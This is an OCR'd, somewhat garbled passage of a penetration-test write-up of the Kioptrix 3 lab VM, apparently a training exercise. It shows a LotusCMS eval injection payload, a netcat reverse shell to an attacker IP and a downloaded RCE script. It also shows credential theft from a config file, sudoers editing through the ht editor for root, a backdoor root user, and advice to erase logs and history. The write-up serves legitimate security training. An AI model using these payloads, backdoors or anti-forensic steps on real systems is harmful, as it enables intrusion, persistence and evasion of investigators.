
I used ***burpsuit*** to try this command and see the result

page=index');${print("testing this")};#



It's working we print "***testing this*** " here we go

We will use another command to have shell on the machine




Create ***listener*** on port 1234 rlwrap

nc -lvp 1234


Supplying input

IP: 10.0.2.24 (attacker ip)PORT : 1234




I select first netcat command

#? 1




Back to listener, now I have a shell. Type some command to verify

ls




I need ***TTY shell*** python -c 'import

pty;pty.spawn("/bin/bash");'



Verify user whoami




There is another way to

have shell by

Search for exploit scripts ***searchsploit***

lotuscms

There's a script, but it's metasploit scrip



After googling, I came across this script.

Hood3dRob1n/LotusCMS-Exploit

LotusCMS 3.0 eval() Remote Command Execution. Contribute to

Hood3dRob1n/LotusCMS-Exploit development by creating an… github.com

Download it

wget

https://raw.githubusercontent.com/Hood3dRob1n/LotusCMSExploit/master/lotusRCE.sh

Change the permission and run the script

chmod 777 lotusRCE.sh./lotusRCE.sh I got

the usage.

Run the script again

./lotusRCE.sh kioptrix3.com

Before supplying an IP, I need reverse shell.

Maintaining Access & Privilege Escalation

The tester maintained access by escalating privileges using vulnerabilities in the LotusCMS. The 'ht' editor was used to manipulate the sudoers file and escalate privileges to the root user. This allowed complete control over the system.

/homels

There’re 3 directories.

In loneferret there’re 2 interesting files.

cat checksec.sh | less

Not much right now.

```
www-data@Kioptrix3:/home/loneferret$ ls -la
ls -la
total 64
drwxr-xr-x 3 loneferret loneferret  4096 Apr 17  2011 .
drwxr-xr-x 5 root       root        4096 Apr 16  2011 ..
-rw-r--r-- 1 loneferret users         13 Apr 18  2011 .bash_history
-rw-r--r-- 1 loneferret loneferret   220 Apr 11  2011 .bash_logout
-rw-r--r-- 1 loneferret loneferret  2940 Apr 11  2011 .bashrc
-rw------- 1 root       root          15 Apr 15  2011 .nano_history
-rw-r--r-- 1 loneferret loneferret   586 Apr 11  2011 .profile
drwx------ 2 loneferret loneferret  4096 Apr 14  2011 .ssh
-rw-r--r-- 1 loneferret loneferret     0 Apr 11  2011 .sudo_as_admin_successful
-rw-r--r-- 1 root       root         224 Apr 16  2011 CompanyPolicy.README
-rwxrwxr-x 1 root       root       26275 Jan 12  2011 checksec.sh
www-data@Kioptrix3:/home/loneferret$
```

cat checksec.sh | less

```
www-data@Kioptrix3:/home/loneferret$ cat checksec.sh | less
cat checksec.sh | less
WARNING: terminal is not fully functional
-  (press RETURN)
```

Not much right now.

```
www-data@Kioptrix3:/home/loneferret$ cat checksec.sh | less
cat checksec.sh | less
WARNING: terminal is not fully functional
-  (press RETURN)
#!/bin/bash
#
# The BSD License (http://www.opensource.org/licenses/bsd-license.php)
# specifies the terms and conditions of use for checksec.sh:
#
# Copyright (c) 2009-2011, Tobias Klein.
# All rights reserved.
#
# Redistribution and use in source and binary forms, with or without
# modification, are permitted provided that the following conditions
# are met:
#
# * Redistributions of source code must retain the above copyright
#   notice, this list of conditions and the following disclaimer.
# * Redistributions in binary form must reproduce the above copyright
#   notice, this list of conditions and the following disclaimer in
#   the documentation and/or other materials provided with the
#   distribution.
# * Neither the name of Tobias Klein nor the name of trapkit.de may be
#   used to endorse or promote products derived from this software
#   without specific prior written permission.
#
# THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS
:
```

Read next file

cat CompanyPolicy.README

There're "sudo ht" command to use.

```
cat CompanyPolicy.README
Hello new employee,
It is company policy here to use our newly installed software for editing, creating and viewing files.
Please use the command 'sudo ht'.
Failure to do so will result in you immediate termination.

DG
CEO
www-data@Kioptrix3:/home/loneferret$
```

Let's try sudo

ht I don't

have

password for

'www-data'.

```
www-data@Kioptrix3:/home/loneferret$ sudo ht
sudo ht
[sudo] password for www-data:



Sorry, try again.
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data:

Sorry, try again.
sudo: 3 incorrect password attempts
www-data@Kioptrix3:/home/loneferret$
```

Continue exploring in "/www". Normally, CMS has config file containing username and password

for SQL connection and I have to find it.

```
www-data@Kioptrix3:/home/www/kioptrix3.com$ ls -la
ls -la
total 92
drwxr-xr-x  8 root root  4096 Apr 15  2011 .
drwxr-xr-x  3 root root  4096 Apr 12  2011 ..
drwxrwxrwx  2 root root  4096 Apr 15  2011 cache
drwxrwxrwx  8 root root  4096 Apr 14  2011 core
drwxrwxrwx  8 root root  4096 Apr 14  2011 data
-rw-r--r--  1 root root 23126 Jun  5  2009 favicon.ico
drwxr-xr-x  7 root root  4096 Apr 14  2011 gallery
-rw-r--r--  1 root root 26430 Jan 21  2007 gnu-lgpl.txt
-rw-r--r--  1 root root   399 Feb 23  2011 index.php
drwxrwxrwx 10 root root  4096 Apr 14  2011 modules
drwxrwxrwx  3 root root  4096 Apr 14  2011 style
-rw-r--r--  1 root root   243 Aug  5  2010 update.php
www-data@Kioptrix3:/home/www/kioptrix3.com$
```

I found it on ***gconfig.php*** cat


gconfig.php

Now I have username and password for mysql.


```
www-data@Kioptrix3:/home/www/kioptrix3.com/gallery$ cat gconfig.php
cat gconfig.php
<?php
        error_reporting(0);
        /*
                A sample Gallarific configuration file. You should edit
                the installer details below and save this file as gconfig.php
                Do not modify anything else if you don't know what it is.
        */

        // Installer Details ----------------------------------------------

        // Enter the full HTTP path to your Gallarific folder below,
        // such as http://www.yoursite.com/gallery
        // Do NOT include a trailing forward slash

        $GLOBALS["gallarific_path"] = "http://kioptrix3.com/gallery";

        $GLOBALS["gallarific_mysql_server"] = "localhost";
        $GLOBALS["gallarific_mysql_database"] = "gallery";
        $GLOBALS["gallarific_mysql_username"] = "root";
        $GLOBALS["gallarific_mysql_password"] = "fuckeyou";
```

Since the site also has ***PHPMyAdmin***, I'll access the MySQL DB w/ GUI

Accessing database: galley and table: dev_accounts. I have hashes of these users, dreg and loneferret.



Crack it w/ ***crackstation***



Change user to dreg su

dregMast3r

```
www-data@Kioptrix3:/home/www/kioptrix3.com/gallery$ su dreg
su dreg
Password: Mast3r

dreg@Kioptrix3:/home/www/kioptrix3.com/gallery$
```

I tried to explore, but it didn't allow me to use 'cd' command.

```
dreg@Kioptrix3:/home/www/kioptrix3.com/gallery$ cd ..
cd ..
rbash: cd: restricted
```

Tried 'sudo ht'. User 'dreg' is not in the sudoers file.

```
dreg@Kioptrix3:/home/www/kioptrix3.com/gallery$ sudo ht
sudo ht
[sudo] password for dreg: Mast3r

dreg is not in the sudoers file.  This incident will be reported.
dreg@Kioptrix3:/home/www/kioptrix3.com/gallery$
```

Change to loneferret su

loneferretstarwars

Tried sudo ht

I could not use this command due to terminal was not fully functional

```
loneferret@Kioptrix3:~$ sudo ht
sudo ht
Error opening terminal: unknown.
```

Since it involved 'sudo ht', my first guessing for privilege escaltion must be sudo permission
Verify

sudo permission of loneferret

sudo -l

```
loneferret@Kioptrix3:~$ sudo -l
sudo -l
User loneferret may run the following commands on this host:
    (root) NOPASSWD: !/usr/bin/su
    (root) NOPASSWD: /usr/local/bin/ht
```


Tried su

sudo su Not

allowed

```
loneferret@Kioptrix3:~$ sudo su
sudo su
[sudo] password for loneferret: starwars

Sorry, user loneferret is not allowed to execute '/bin/su' as root on Kioptrix3.
loneferret@Kioptrix3:~$
```

Next is ‘ht’ command, I did not know what it is. Eventually, I googled it and found that it is an editor. Because of that, I can run ‘sudo ht’ and edit sudoers file to escalate my privilege.



I need fully functional terminal ssh

loneferret@10.0.2.8

```
root@kali:~/Desktop/vulnhub/kioptrix3# ssh loneferret@10.0.2.8
The authenticity of host '10.0.2.8 (10.0.2.8)' can't be established.
RSA key fingerprint is SHA256:NdsBnvaQieyTUKFzPjRpTVK6jDGM/xWwUi46IR/h1jU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.8' (RSA) to the list of known hosts.
loneferret@10.0.2.8's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106
loneferret@Kioptrix3:~$
```

I found a guide to use ht editor.


HT-Editor

HT is a file editor/viewer/analyzer for executables. The goal is to combine the low-level


functionality of a debugger… www.aldeid.comRun the ht sudo

ht

Press F3 and type “/etc/sudoers” and press “Enter” to open the file



My first try was removing '!'




Press F2 to save and CTRL+c to exit

sudo su - Still no go

```
loneferret@Kioptrix3:~$ sudo -l
User loneferret may run the following commands on this host:
    (root) NOPASSWD: /usr/bin/su
    (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:~$ sudo su -
[sudo] password for loneferret:
Sorry, user loneferret is not allowed to execute '/bin/su -' as root on Kioptrix3.
```


Edit the file again by adding

/bin/bash




Verify editing sudo

-l



sudo /bin/bash -p Now I'm root.



Find the flag cd

/root

Post-Exploitation & Lateral Movement

After gaining root access, the tester explored the filesystem, obtaining sensitive information, including user credentials stored in MySQL databases. These credentials were cracked using Crackstation to further lateral movement within the system.

Find the flag cd /root


```
root@Kioptrix3:~# cd /root
root@Kioptrix3:/root# ls -la
total 52
drwx------  5 root root  4096 2011-04-17 08:59 .
drwxr-xr-x 21 root root  4096 2011-04-11 16:54 ..
-rw-------  1 root root     9 2011-04-18 11:49 .bash_history
-rw-r--r--  1 root root  2227 2007-10-20 07:51 .bashrc
-rw-r--r--  1 root root  1327 2011-04-16 08:13 Congrats.txt
drwxr-xr-x 12 root root 12288 2011-04-16 07:26 ht-2.0.18
-rw-------  1 root root   963 2011-04-12 19:33 .mysql_history
-rw-------  1 root root   228 2011-04-18 11:09 .nano_history
-rw-r--r--  1 root root   141 2007-10-20 07:51 .profile
drwx------  2 root root  4096 2011-04-13 10:06 .ssh
drwxr-xr-x  3 root root  4096 2011-04-15 23:30 .subversion
root@Kioptrix3:/root#
```

cat Congrats.txt

```
root@Kioptrix3:/root# cat Congrats.txt
Good for you for getting here.
Regardless of the matter (staying within the spirit of the game of course)
you got here, congratulations are in order. Wasn't that bad now was it.

Went in a different direction with this VM. Exploit based challenges are
nice. Helps workout that information gathering part, but sometimes we
need to get our hands dirty in other things as well.
Again, these VMs are beginner and not intented for everyone.
Difficulty is relative, keep that in mind.

The object is to learn, do some research and have a little (legal)
fun in the process.


I hope you enjoyed this third challenge.

Steven McElrea
aka loneferret
http://www.kioptrix.com


Credit needs to be given to the creators of the gallery webapp and CMS used
for the building of the Kioptrix VM3 site.

Main page CMS:
http://www.lotuscms.org

Gallery application:
Gallarific 2.1 - Free Version released October 10, 2009
http://www.gallarific.com
```

MAINTAN ACCSESS

At the final step we added user with root privillage as a backdoor to enter the system anytime:



Let’s try it

Here we go i have enter by ssh with a new user.


COVER TRACKS

It's important to hide your actions to avoid detection by system administrators or forensic

investigators Techniques:

Clear Logs: Delete or modify logs that may contain traces of your activities

Delete History: Clear shell history to erase command history



Findings

1. Threats

These are potential sources of harm or attacks that can exploit vulnerabilities in the system.

